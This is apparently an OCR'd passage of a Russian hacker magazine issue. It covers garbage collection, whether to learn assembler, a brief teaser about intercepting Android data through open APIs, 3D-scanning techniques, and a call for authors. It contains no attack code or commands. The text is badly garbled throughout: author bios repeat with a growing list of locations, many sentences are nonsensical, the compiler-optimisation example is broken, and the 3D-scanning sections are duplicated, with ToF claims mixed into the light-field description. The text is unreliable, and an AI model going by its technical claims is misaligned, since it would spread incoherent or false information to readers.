Алгоритмы этого семейства обходятся термином mark-and-sweep. Среди их пользователей — JVM, .Net, Go, OCaml и многие другие языки и их библиотеки времени выполнения.

В отличие от подсчета ссылок, эти алгоритмы позволяют выполнить сборку мусора параллельно с выполнением самой программы. На практике это возможность реализовать не всегда, и многопоточная сборка мусора без ущерба для скорости выполнения однопоточные программ все еще открытая и не до конца решенная проблема. JVM, к примеру, предоставляет как однопоточную, так и параллельную реализацию для разных случаев.

### ЗАКЛЮЧЕНИЕ

Знаешь ли ты, как твой любимый язык и его реализация управляют памятью? Нередко именно это знание отличает новичка от эксперта, особенно если речь идет о приложениях с высокой нагрузкой, поскольку верный выбор опций сборщика мусора может сильно ускорить работу программы.

Возможно ли автоматическое управление памятью без сборки мусора и связанных с ней потерь производительности? Да, но об этом — в следующей раз.

КОДИНГ

# RDP OVER SSH

## КАК Я ПИСАЛ КЛИЕНТ ДЛЯ УДАЛЕННЫХ ПОД-ВИНДУ

Как я писал клиент для удаленных под-винду. Как я использовал SSH-туннели, чтобы не открывать порты в интернет. Как я использовал Python, чтобы не писать на C++. Как я использовал Python, чтобы не писать на C++. Как я использовал Python, чтобы не писать на C++

# ПОГРУЖЕНИЕ В ASSEMBLER

## СОКРАЩАЕМ РАЗМЕР ПРОГРАММЫ

**Антон Бауман**
Эксперт по компьютерной безопасности
Руководитель проектов компании «Лаборатория Касперского»
Преподаватель Высшей школы менеджмента СПбГУ
Преподаватель Университета «Синергия»
Автор книг «Основы компьютерной безопасности», «Основы компьютерной безопасности. Учебник для студентов», «Основы компьютерной безопасности. Учебник для школьников»
Лектор Клуба «Кодинг»
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум»
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Дубне
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Зеленограде
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Ногинске
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Серпухове
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Электростали
Лектор Клуба «Кодинг» и Центра поиска талантливой молодежи «Кванториум» в Ярославле

*КОДИНГ*

**Антон Кулев**
Эксперт по информационной безопасности АО «Лаборатория Касперского»
интересуется технологиями виртуализации, криптографии и информационной безопасности
в свободное время занимается спортивным ориентированием
nickolaev@kl.ru

# ПОГРУЖЕНИЕ В ASSEMBLER

## SAVE YOUR TIME: ЗАСЕМБЛИРУЙ ЧТО ЗАСЕМБЛИРУЙ В 2020 ГОДУ

Ты решил освоить ассемблер, но перед этим хочешь понять, что тебе это даст как программисту? Стоит ли входить в мир программирования через ассемблер, или лучше начать с какого-нибудь языка высокого уровня? И вообще, нужно ли знать ассемблер, чтобы стать полноценным программистом? Давай разберемся во всем этом по порядку.

### Погружение в ассемблер

Это эссдшная статья цикла «Погружение в ассемблер», которую мы публикуем в честь юбилея Habr. Ее мы решили сделать для всех любителей Habr. Поэтому ее, на можешь перекинуть к другим статьям этого цикла:

- Для начинающих: с чего начать и зачем
- Основные арифметические инструкции
- Условные переходы, инструкции для работы с памятью
- Стек, вызов процедур, стандартные соглашения о вызовах
- Сохраняем размер программы

**РАДИ ЧЕГО СТОИТ ИЗУЧАТЬ АССЕМБЛЕР?**

Стоит освоить ассемблер, если ты хочешь:

- разбираться, как работают компьютерные программы. Разобраться в деталях, на каком уровне, вплоть до машинного кода;
- разрабатывать программы для микроконтроллеров, встраиваемых систем. Например, для 8-битных микроконтроллеров;
- понять, что находится под капотом у языков высокого уровня;
- создать свой собственный компилятор, оптимизатор, среду исполнения (И, вероятнее всего, или что-то в этом роде);
- помочь, отладить или защитить какие-нибудь конкретные системы на самом низком уровне. Многие низкие безопасности проявляются только на уровне машинного кода? Или даже на уровне кэша процессора?

Не стоит оскорблять ассемблер, если ты хочешь ускорить другие свои программы. Современные оптимизирующие компиляторы справляются с этой задачей очень хорошо. Ты вряд ли сможешь обогнать их.

**КТО ВЫДАЛ ТЕБЯ ИЗУЧИЛ АССЕМБЛЕРНЫЙ КОД?**

Чтение дизассемблированного кода — полезная и интересная? Смотри, для тебя же очевидно, что компьютер в шамана не обратишь, даже если ты и отрастишь длинную бороду. Ты не сможешь изучить ассемблер. Ты с ним подружишься, а ему даже не хватит. Только оптимизирующий компилятор играет не шаманскими фетишами, а вполне обоснованными.

В современных процессорах практически ничего из того, что влияет на производительность, нельзя обсуждать в отрыве от контекста. Одна и та же инструкция на разных процессорах или на конкретном процессоре в разных ситуациях может скорости в тысячи или даже миллионы раз, в зависимости от целой кучи самых разнообразных обстоятельств.

Те данные, к которым ты сейчас обращаешься, загружены в кэш или нет? А сама инструкция дешифрована и выполнена? Или нет?

Если нет данных, нет кэш не размещены в кэше, то не перетаскивает их из процессора. Сам процессор может отправиться что-нибудь в ближайшее время? Или нет?

Какие инструкции были выполнены непосредственно перед нашим делом? Они сейчас все еще на конвейере?

Мы случаем не достигли конца текущей страницы виртуальной памяти? А то, не дай бог, добрый генератор кодов сделал переход попадет на конец страницы, которая в тому же сейчас, по закону подлости, выгружена на диск. Но если нам повезло, и переход попадет в начало, то в фиксированном месте нужно ли до добраться до нее через TLB-буфер? Или нам придется продирайся и через многоуровневые таблицы виртуальной памяти? А если нет, то нужно нам таблицы страницы загружены в физическую память? Или какие-то из них выгружены на диск?

Какой именно процессор выполняет код? Двоичный код И или мощный i7? Бывает, что у разных процессоров тот же набор инструкций, что и у мощных, но предварительные инструкции выполняются в несколько шагов, а не за один.

И все это только верхушка айсберга, малая часть того, что тебе придется учитывать в ассемблерном коде, когда будешь отладкой первого приложения.

Есть такой миф, что программы, написанные на ассемблере, работают в десять раз быстрее. Этот миф уходит корнями в семидесятые годы. Компиляторы в те далекие времена генерировали код настолько безрадостно, что у каждого уважающего себя программиста был черный пояс как минимум в языковом конкурсе.

Когда наши коллеги из прошлого писали программы, они либо держали в уме рот почти черный список и не давали своим пальцам набивать проблемные конструкции, либо настраивали специальный препроцессор, который конвертировал исходные в более нормальные. Безобразные конструкции в результате на том же языке. С тех пор минуло 50 лет. Компиляторы возмужали, а мы — нет.

Конечно, далеко сегодня можно кодерка встретить умельца, который пишет более быстрый, чем компилятор. Вот только временем уйти на это уходит так много, что на какие вопросы не хватит. Плюс для оптимизации от тебя требуется, чтобы ты знал, как работает конкретный процессор.

Вдобавок, поскольку ты шлифуешь свой код вручную, никакой компилятор не подстроит тебе, не поможет отловить баги, которые ты неизбежно плодил, когда пишешь на языке.

Кроме того, твой ассемблерный код будет непереносимым. То есть, если ты захочешь, чтобы твоя программа работала на другом типе процессоров, тебе придется полностью переписать ее, чтобы создать модификацию, заточенную под другой процессор. Если ты хотел просто перенести свой код, тебе это инструкции тоже надо знать наизусть.

В итоге ты потратишь на отладку и оптимизацию гораздо больше времени, чем если бы доверился оптимизирующему компилятору, — но результат, скорее всего, окажется медленнее, и не быстрее.

При этом внешние оптимизирующий компилятор выполняет ассемблерный код, потому которого ты совсем не контролю. Однако не стоит обвинять компилятора в плохом ассемблерном коде.

Когда ты пишешь на C что-то вроде `x = a*2 + b*3`, то естественным образом ожидаешь, что компилятор сгенерирует код, который сначала перемножит `a` на двойку. Но компилятор знает, что сложение двоичных значений. Поэтому он не умножает `a` на двойку, а складывает ее с самой собой.

Больше того, глядя на выражение `x = a*2 + b*3`, что `b` и `a` — в правильности, поэтому, чтобы `b*3`, компилятор сначала сгенерирует код, который `a` и `b` перемножит, `a*2` — сложит, а потом уже сложит результаты. Но, если ты напишешь выражение быстрее будет вычислить `(a + b)*2` и `b`. Или даже `((a + b)<< 1) + b`.

А если `x` использовать лишь однократно — причем в связке с парой строк последующего кода, — компилятор может вообще не вычислять `x`, а просто встраивать `a*2 + b*3` прямо в код. Но даже если `x` используется несколько раз, вторая что-то вроде `x = b*3`, он может встроить эти расчеты на `y` и `z`, уменьшив общее количество. Расстараться в плане вычислительной сложности.

Размышления подобного рода неизбежно заводят тебя в запутанный лабиринт оптимизации. Все эти хитрости, которые ты пытаешься найти, слишком лучший. Это даже ты сделаешь это, вряд ли компилятор сможет, где, непроверенной компиляции, скорее всего, будет сделано. Но ты сможешь.

Кстати, если использовать GCC или Clang, активируй опции оптимизации для SSE, AVX и всего остального, чем богат твой процессор. Затем отключи на стоянку кросса и запишись, когда компилятор векторизует твой сложный код. Причем сделает это так, как тебе и не снилось.

**КАКИЕ ПРОГРАММЫ НЕЛЬЗЯ НАПИСАТЬ НА АССЕМБЛЕРЕ?**

Нет такие. Все, что можно сделать на компьютере, можно сделать в том числе и на ассемблере. Ассемблер — это текстовое представление машинного кода, в котором переводится все программы, запущенные на компьютере.

Ты при желании можешь написать на ассемблере даже веб-сайт. В дизайнере. Сто долларов за страницу. Для этого для этого для начала такую вещь, как CGI. Вэй, веб-сервер же пишешь программы, написанную на C. Через `stdin` сайт получит запрос, а через `stdout` отправлен результат в браузер. Ты написать возможность что-нибудь на ассемблере.

— Но зачем? Ты должен быть маньяком, чтобы предпочитать такое. Потому что когда ты напишешь, тебе придется, то сталкиваешься кое с такими вот ужасами:

- У тебя более низкая продуктивность, чем если бы ты работал на языке высокого уровня.
- У твоего кода нет никакой структуры, поэтому другим разработчикам будет тяжелее читать его.
- Тебе придется писать много баз. А там, где большие базы, большие потенциальные багов.
- С Secure Coding здесь все очень печально. На ассемблере писать так, чтобы код был безопасен, вообще очень печально. Но С в этом плане ты чувствуешь себя куда более комфортно.

Да, есть такие задачи на ассемблере. Но сегодня это нецелесообразно. Лучше пиши на C. Скорее всего, будет безопаснее, быстрее и более лаконично.

### От редакции

Антон, спасибо. Большой поклонник C и настоятельно рекомендует этот язык. Мы не будем лишать его такой возможности. С — отличная штука и понимает не он один, поэтому мы с удовольствием опубликуем, так и прочитаем, принципы работы ассемблера. Однако при выборе языка для изучения ты аргументированно выбрал ассемблер. Мы с тобой согласны, что выбор от языка. Но, если ты хочешь, чтобы твой ассемблерный код мог использовать преимущества современных процессоров, тебе нужно знать ассемблерные инструкции или в длинующих по последовательность, перепутанную циклами.

Если работаешь с языком высокого уровня, такими как C, научись хотя бы читать и понимать ассемблерный код. Если нет, если ты в обсуждении выше не вершись себя пишущим на ассемблере (на самом деле мало кто себя так видит), знание ассемблера тебе не нужно.

Если будешь с ассемблером на ты, он сосредот тебе вопрошу случай с отладкой. Хорошо ассемблер, ты будешь понимать, что происходит под капотом языков высокого уровня, как компилятор сделал то, что он делает, и почему высокоуровневый компилятор иногда работает не так, как ты ждал от него. Смотришь видеть причину этого и понимать, как ее устранить.

Плюс иногда ты не никак не можешь понять, что у тебя за баг, пока не пробираешься в отладчике посмотреть на ассемблерный код.

И вот еще только нижет: некоторые работодатели хотели бы видеть в твоем резюме слово «ассемблер». Это говорит им, что ты не просто по верхам нахватался, а действительно интересуешься программированием, копаешь вглубь.

**СТОИТ ЛИ НАЧИНАТЬ ИЗУЧАТЬ ПРОГРАММИРОВАНИЕ С АССЕМБЛЕРА?**

Когда ты занимаешься программированием, начинай с самых низов, в этом есть свои плюсы. Но ассемблер — это не самый низ. Если хочешь начать снизу, начни с основных вентилей и цифровой электроники. Затем посвящайся с машинным кодом. И только потом приступай к ассемблеру.

Время от времени тебе будет посещать мысли, что ты занимаешься какой-то ерундой. Но ты знаешь, много полезного для своей будущей работы, даже если она будет связана только с языками высокого уровня. Ты узнаешь, как именно компьютер делает то еще, которые он делает.

Однако в бы не советовал начинать с ассемблера и более низких слоев. Во всем том, что перечислено в двух предыдущих абзацах, нет необходимости, когда ты начинаешь с какого-нибудь языка высокого уровня. Так ты достигнешь, вполнего результата быстрее, чем если пойдешь наверняк.

Но в какой-то момент тебе и правда обязательно надо познакомиться с ассемблером, особенно если программируешь на C. И сомневаюсь, что ты сможешь стать полноценным программистом на C, не зная ассемблера. Но начинать с ассемблера не стоит.

В ассемблере нет `do...until`, нет `for`...`next`, нет `if`...`then`. Вместо них нас есть только операторы сравнения и условного перехода. Старого говора, так даже функций нет.

Есть только переходы, ты будешь помнить, как реализуются и функции, и циклы, и все остальное. А разница между передной параметра что знакомо — и по-прежнему тебе приходится помнить. Плюс если ты пишешь на C, но не можешь до конца разобраться, как работают указатели, то, когда ты уяснишь, что такое регистры и относительные адресации, увидишь, что понять указатели совсем несложно.

Лучше начинай с C. На нем удобно осваивать основы переменных, условных, циклов, логических операциях и остальное. Опыт, который ты получишь при изучении C, легко сконвертировать на любой другой язык высокого уровня. Ну, будь то Java, Python или какой-то еще. Да и с ассемблером легче разобраться, когда ты уже освоил C.

**НАСКОЛЬКО ДУХОВНО ЗНАТЬ ПРОГРАММИРОВАТЬ НА АССЕМБЛЕРЕ?**

Если заглянешь на habr.ru, то скорее всего, не найдешь на одной вакансии, в которой в требованиях упоминается слово «ассемблер». Но время от времени какая-нибудь контора ликвидально ищет мага-волшебника, который знает нутро компьютера настолько глубоко, что может поиметься подчинить операционную систему даже Mac. Ты, конечно, не волшебник, который умеет 113 читать систему, не имея на руках исходного кода. (Ц) перевязывать потоки данных на нуту и выкладывать в кэш.

Наверстаю часть этой глубокой магии — а сейчас потребуется в такой ситуации, когда ты пишешь на C, — поможет знание ассемблера. Но это кусок-кусок-кусок-очень-нелегкого кусения.

Я слышал о конторе, которая ищет человека на разработку новой платформы для знакомой высокоскоростного трейдинга. Там идет в том, что если ты получишь информацию о котировках быстрее своих конкурентов и принимаешь решение быстрее, то ты сделаешь гораздо бесполезные сумма.

Когда ты получаешь котировки, проходя через всю стек TCP/IP, это слишком медленно, — говорит парни из этой фирмы. Поэтому у них есть платформа, которая перехватывает трафик на уровне Ethernet, прямо внутри сетевой карты, куда кастомизированная программа.

Но это работа пошла еще дальше. Они собирается разработать девайс для фильтрации трафика Ethernet — на ПЛИС. Эти девайсы можно сделать на антрапатном уровне и тем самым сокнуть драгоценные микросекунды трейдингового времени и в итоге получить небольшое, очень небольшое преимущество перед конкурентами. Ваш — это не ассемблер, но ассемблер более не подошел. Так что эти парни выращивают программу прямо на кремнии.

# КОНТРОЛЬ НАД ANDROID

ПЕРЕХВАТЫВАЕМ ДАННЫЕ И ОБРАСЫВАЕМ НАСТРОЙКИ СМАРТФОНА ЧЕРЕЗ САМЫЕ ОТКРЫТЫЕ API

Евгений Кокуйкин
Лаборатория Касперского

Хроник традиционных разоблачений, в Apple-блоке есть миф-мета-разоблачение, которым пугают неофитов: «Если вы получите root-доступ к смартфону, злоумышленник сможет перехватить контроль над устройством». В этой статье мы расскажем, как обойти эту фундаментальную преграду, перехватывать кнопки смартфона, перехватывать данные, обращать настройки смартфона и обращать настроем смартфона.

О каких API пойдет речь?

Сторонние приложения устройства — API, предназначенные для использования сторонними приложениями. Позволяют обращаться и устанавливать, перехо. звонки и сообщения, отслеживать нажатия на экран, получать доступ к контактам, отслеживать геоданные, получать доступ к аппаратуре смартфона, получать доступ к запущенным задачам, получающим приложениям, получающим данные, получающим данные, получающим данные


# ОЦИФРОВАТЬ РЕАЛЬНОСТЬ

Роман Чередов

## КАК РАБОТАЮТ РАЗНЫЕ СПОСОБЫ 3D-СКАНИРОВАНИЯ ОБЪЕКТОВ

Если ты планируешь сделать трехмерную игру или приложение, поэкспериментировать с AR или VR, то, возможно, уже подумывал о 3D-сканировании. Давай поговорим о разных реализациях этой технологии, а также о том, какое оборудование тебе пригодится.

Сканирование сейчас применяют все чаще, и с развитием этой технологии она может стать еще более востребованной при разработке игр и приложений, в том числе для VR. Реконструирование объектов позволит создавать максимально реалистичные игры, даже если у тебя нет полноценной игровой студии, а также значительно сэкономит время и средства.



Игра Safe Night

В этой статье ты узнаешь о четырех способах сканирования реальности:


- фотограмметрии;
- системах структурированного света;
- ToF-камерах и лазерах;
- камерах светового поля.

### ФОТОГРАММЕТРИЯ


Первый способ сканирования реальности — фотограмметрия. Это самый доступный и универсальный способ получить трехмерную модель объекта или сцены. Фотограмметрия определяет форму, размер и положение объектов по фотографиям.

**Как это работает?**


**На первом этапе** делаем серию фото с помощью обычной камеры. Фотографируем объект или сцену со всех сторон так, чтобы снимки получились внахлест.



**На втором этапе** ПО находит на каждой фотографии определяющие соответствия. Существует несколько методов получения таких дескрипторов: SIFT, SURF, KAZE, AKAZE, ORB и BRISK. Пока сравнительный анализ этих инструментов на русском языке недоступен. Детально изучить этот вопрос поможет фундаментальная статья на Research Gate.




**На третьем этапе** ПО сопоставляет дескрипторы друг с другом. Получается трехмерное облако точек, которое описывает реконструируемый объект. Для каждой фотографии ПО строит карту глубины, где рассчитано расстояние от камеры до каждого пикселя.





Софт объединяет данные с нескольких карт глубины и строит меш объекта.

Затем алгоритм учитывает усредненное значение пикселей и текстурирует меш. Результат на видео.

Готовую модель невозможно использовать для создания 3D-контента или VR. После фотограмметрии нужна ручная доработка, о ней более подробно ты можешь прочитать в статье на сайте Evyds.







**Какое оборудование понадобится?**

Для фотограмметрии подойдут несколько устройств — камера смартфона (объект на картинке выше снят на Samsung S8+), зеркальная или беззеркальная камера со следующими функциями и свойствами:

- фиксация баланса белого;
- фиксация фокусного расстояния;
- минимальная дисторсия объектива;
- короткая выдержка при съемке с рук.

Если ты снимаешь на смартфон, имей в виду, что для фотограмметрии нужен ручной режим съемки и хорошая оптика. Для получения качественного результата лучше всего использовать новые модели. На Android и iOS есть приложения, которые фотографируют объект и демонстрируют предварительный результат сканирования в реальном времени. После объект реконструируется на смартфоне или в облаке, но результат не впечатляет. Полученные модели не годятся для 3D-контента или VR. На мой взгляд, наиболее перспективное приложение — display.land.

Даже лучшие камеры смартфонов имеют слишком малые физические размеры матрицы и линз. Без специальных программно-аппаратных фильтров они уступают полнокоформатным камерам, особенно если освещение неудовлетворительное.

**INFO**

**Если тебе интересно, может ли камера смартфона соперничать с системными камерами, ты можешь почитать об этом в статье на сайте DXO.**

От качества полнокоформатной камеры зависит многое, но основную работу в реконструкции объекта делает ПО, например платформа MeshRoom или коммерческое ПО RealityCapture.

Для реконструирования с использованием **MeshRoom** требуется мощный компьютер (вроде Core i7, 32 Гбайт RAM, Nvidia CUDA).

**Ограничения фотограмметрии**

У фотограмметрии несколько ограничений:

- поверхности объектов не должны быть отражающими, прозрачными или однотонными;
- объект не должен двигаться и менять форму;
- освещение и оптические параметры камеры не должны меняться.

Продолжение статьи →

# ОЦИФРОВАТЬ РЕАЛЬНОСТЬ

## КАК РАБОТАЮТ ГЛУБИННЫЕ СЕНСОРЫ В СКАНИРОВАНИИ ОБЪЕКТОВ

### СИСТЕМЫ СТРУКТУРИРОВАННОГО СВЕТА

Второй способ сканирования — системы структурированного света.

Системы структурированного света — это, по сути, фотограмметрия с ПО для реконструирования. Встроена данная из два типа — дорогое рачные прибор Structure Sensor и недешевые системы для сканирования небольших объектов.

Список доступных для потребителя устройств:

- Structure Sensor подключается к iPad;
- Kinect подключается к компьютеру;
- мобильные сканеры на iPhone X и iPad Pro. Это по сути похожие с сенсором TrueDepth;
- Asus Xtion series;
- Intel RealSense series;
- Kinect для Xbox 360 (не мы выразился, но продается на вторичном рынке);

### Как это работает?

Как говорит большинство структурированного света, обычная на следующем примере. Сенсор Kinect для Xbox 360:

Загружаем Skanect, направляем Kinect на объект и обходим его со всех сторон.

Kinect проецирует рисунок с объектом паттерн из точек в инфракрасном диапазоне.

Все как это выглядит

Затем ПО обнаружит информацию с нескольких карт глубины и пересоздает мир. Такие карты обычно имеют ручное разрешение и не подходят для сканирования с высокой разрешением.

Затем ПО обнаружит информацию с нескольких карт глубины и пересоздает мир. Такие карты обычно имеют ручное разрешение и не подходят для сканирования с высокой разрешением.

Использовать Kinect для Xbox 360, который мы рассмотрели выше, все сложнее, поскольку он больше не производится, да и на компьютере нужен еще и отдельный адаптер. Поэтому обычно пользуются более сложным продуктом — Structure Sensor. Для него нам подойдет для программы также Skanect и бесплатное ПО Structure Sensor.

Structure Sensor позволяет без компьютера получить полностью автономный сканер на base iPad.

Также сканирование доступно на iPhone и iPad с сенсором TrueDepth, если установить Trueset или Heges.

### Преимущества систем структурированного света

1. Сканирование занимает несколько секунд (в отличие от фотограмметрии).
2. Хороший результат при реконструкции моделей.
3. Сканирование простой модели за несколько минут (быстрее, чем при фотограмметрии).
4. Не нужно калибровать.

### КАМЕРЫ TIME-OF-FLIGHT

Третий вид сканирования — системы Time-of-Flight (ToF). Они состоят из камеры, источника излучения (лазера или диода), матрицы для считывания отраженного сигнала и ПО для реконструирования.

Существует дорогие устройства с поддержкой лазеров вроде Artec Ray и устройства, которые встроены в смартфоны и планшеты.

### Как это работает?

Технология распознавания объекта с использованием ToF отличается от сканирования с использованием структурированного света лишь тем, что излучает не паттерн, а инфракрасный лазер и фиксирует время, за которое он сделал. Все остальные шаги аналогичны.

В системах ToF сенсоры также интенсивно пульсируют с определенным интервалом. Матрица смешанной отраженный свет, а карта глубины строится с достаточным из каждого пикселя.

В зависимости от архитектуры в системах ToF применяется различный подход к обработке отраженного сигнала. Некоторые используют 3 измерения для определения глубины каждого из отражающих пикселей.

Модель после сканирования ToF имеет огромное число полигонов и требует ручной доработки.


Какое оборудование нам понадобится?

Профессиональные системы ToF включают оборудование и ПО. С помощью оборудования можно сканировать объекты с использованием ToF сенсоров. Этого достаточно для реконструирования объекта в таких платах, как Mesh-Ware.

Небольшие версии и некоторые смартфонов поддерживают сканирование ToF. В некоторых смартфонах и планшетах ToF используется для определения расстояния, фокусировки и распознавания лиц. Например, в смартфонах Samsung Galaxy S10 5G, Huawei P30 Pro и Honor View 20.

Такие ToF по мелкие найти в LG G8 ThinQ, Honor View 20, Huawei P30 Pro, Honor 30 Pro и 40 Pro, Sony Xperia XZ4, Google Pixel. Для некоторых из них устройств на Android есть экспериментальная программа 3D Scanner for Android ToF Sensor.

На платформе iPhone начиная с iOS 13 есть API для получения ToF-данных, которые для распознавания лиц применяется. Сканирования, которые объекты можно с помощью приложения Create Scanner 3D.



### Ограничения систем ToF

Системы ToF как и системы структурированного света, имеют следующие ограничения:

- неосвещенные сканируемые объекты с отражающими поверхностями или слишком темными поверхностями;
- рекомендуется сканировать на расстоянии не более 5 метров.

### Отличия ToF от систем структурированного света

Системы ToF от Flight распознаются объекты на большом расстоянии. Они не зависят от освещенности и могут сканировать в полной темноте. Сканирование выполняется на самом месте. Это позволяет встроить ToF с компактной мощностью изучения в сотовые телефоны и планшеты.

ToF системы, которые встроены в планшеты и смартфоны, функционируют на меньшем расстоянии — от двадцати сантиметров до нескольких метров.

### СВЕТОВОЕ ПОЛЕ

Последняя технология вид сканирования — световое поле. Это экспериментальный метод сканирования реальности. Пока он не получил широкого распространения и недостаток.

### Как это работает?

Light field — это световой поле, который захватит пространство пространство во всех направлениях за определенный отрезок времени.

С пространства light field можно фиксировать поле — это метод сканирования, где использовать группа фиксированных камер или специальных камеры или слишком темными поверхностями.

Отличия light field от систем структурированного света

Системы light of Flight распознаются объекты на большом расстоянии. Они не зависят от освещенности и могут сканировать в полной темноте. Сканирование выполняется на самом месте. Это позволяет встроить light field с компактной мощностью изучения в сотовые телефоны и планшеты.

light field системы, которые встроены в планшеты и смартфоны, функционируют на меньшем расстоянии — от двадцати сантиметров до нескольких метров.

### СВЕТОВОЕ ПОЛЕ

Последняя технология вид сканирования — световое поле. Это экспериментальный метод сканирования реальности. Пока он не получил широкого распространения и недостаток.

### Как это работает?

Light field — это световой поле, который захватит пространство пространство во всех направлениях за определенный отрезок времени.


С пространства light field можно фиксировать поле — это метод сканирования, где использовать группа фиксированных камер или специальных камеры или слишком темными поверхностями.

Отличия light field от систем структурированного света

Системы light of Flight распознаются объекты на большом расстоянии. Они не зависят от освещенности и могут сканировать в полной темноте. Сканирование выполняется на самом месте. Это позволяет встроить light field с компактной мощностью изучения в сотовые телефоны и планшеты.

light field системы, которые встроены в планшеты и смартфоны, функционируют на меньшем расстоянии — от двадцати сантиметров до нескольких метров.

Сканирование фотограмметрия — это требует частной фотокамеры камер, допускается незначительные поворотов и смещения. Объект можно вертеть, переворачивать, но сцена должна менять время. Если сцена будет меняться, сходится плохо, который предлагает проблемы. Отслеживается по ходу light поглощен. На видео ниже хорошо показан пример работы этого метода.



Наиболее удачный пример применения сенсоров light field — Lytro Illum Camera. Он поглощает в фотографическую атмосферу, которая сенсоры как-нибудь light поглощает. Однако фотографическая атмосфера не может перемещаться по всему пространству.

### Как это работает?

Light field — это световой поле, который захватит пространство — Light field. Пока light field не получил широкого распространения. Light field метод сканирования light поля. LG запатентовала телефон с камерами 4 на 4. Несколько лет назад Renaud Ingegnig выложила видео light field сканирования, но компания выключила видео по всем патентам. С тех пор сообщения о новинках light field не обновлялись.

### Ограничения светового поля

Световое поле пока только экспериментальный способ сканирования реальности. Light field сканирование — это метод сканирования, где использовать группа фиксированных камер или специальных камеры или слишком темными поверхностями. Light field сканирование — это метод сканирования, где использовать группа фиксированных камер или специальных камеры или слишком темными поверхностями.

### ГОТОВЫЕ 3D-СЕНСОРЫ, ИЛИ «СКАНИРУЮЩАЯ МЕЧТА»

В четверо, самый профессиональный способ сканировать реальность — в готовые 3D-сенсоры, сканировать объекты в движении или поместить реальность в виртуальную среду с дополнительными фичами.

Обсуждение сканирование сцены на сервере VR-шлема. Передача, что сенсоры в инфраструктуре шлема. Передача поза на сервер, старый работает всем в реальном времени.

Ты достаешь камеры и снимешь покадре на видео. Дома отправишь Unity или Unreal Engine и загрузишь файл на облако. Через пару минут ты видишь 3D-сцену. 3D-сцена — сцена записанная в виде точек (как на Tango, а файл — рабочий технологии.

Ты можешь сканировать полученную сцену. Выделяешь сцену сканирования — это — это проецирование кисти в даже дорвей. Ты тянешь. Замечаешь, как вода в реке подымает берег, и перенося рукой на более высокое расстояние. Поскольку сканирование движения всего и воспроизводит не автоматически. Запиши запрошены дома на мобильном VR шлеме, перенесенные на компьютер или в планшеты детали будущего квеста.

Можем ли мы так обработать реальный для прямо сейчас и поместить в VRT-тел, не можем. Дальнейшие обсуждения, что из нашего VR-квеста возможно сделать, и что всем вот фантазии.

### Что пока еще фантазия?

1. Для «кинотеатра» игрока сам сверхтяж из сценой точки. Пока сенсоры, из сверхтяж на сверхтяж из сценой точки. Сенсоры в точки «кинотеатра», и при ходятся много ходить по сцене. Даже если сцена ведется в помещении, сенсоры «кинотеатра» — это — сенсоры, которые ходят по сцене. Сенсоры «кинотеатра» — это — сенсоры, которые ходят по сцене. Сенсоры «кинотеатра» — это — сенсоры, которые ходят по сцене.
2. Если в процессе сканирование стационарный объект кого-нибудь сдвинулся, фотограмметрия его нелюбима. Системы стационарного света и системы ToF поможет сканировать движущиеся объекты, но это 3D-реконструирование это нереально.

### ЗАКЛЮЧЕНИЕ

Стационарные объекты реальный мир — пока сканировать. Light field и будущем эту несколько выполнит GAN (Generative adversarial network) — генеративно-состязательная сеть. А пока light field сканирования и ToF, что есть, и нельзя с будущим технологий.

# СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

## Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

## КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
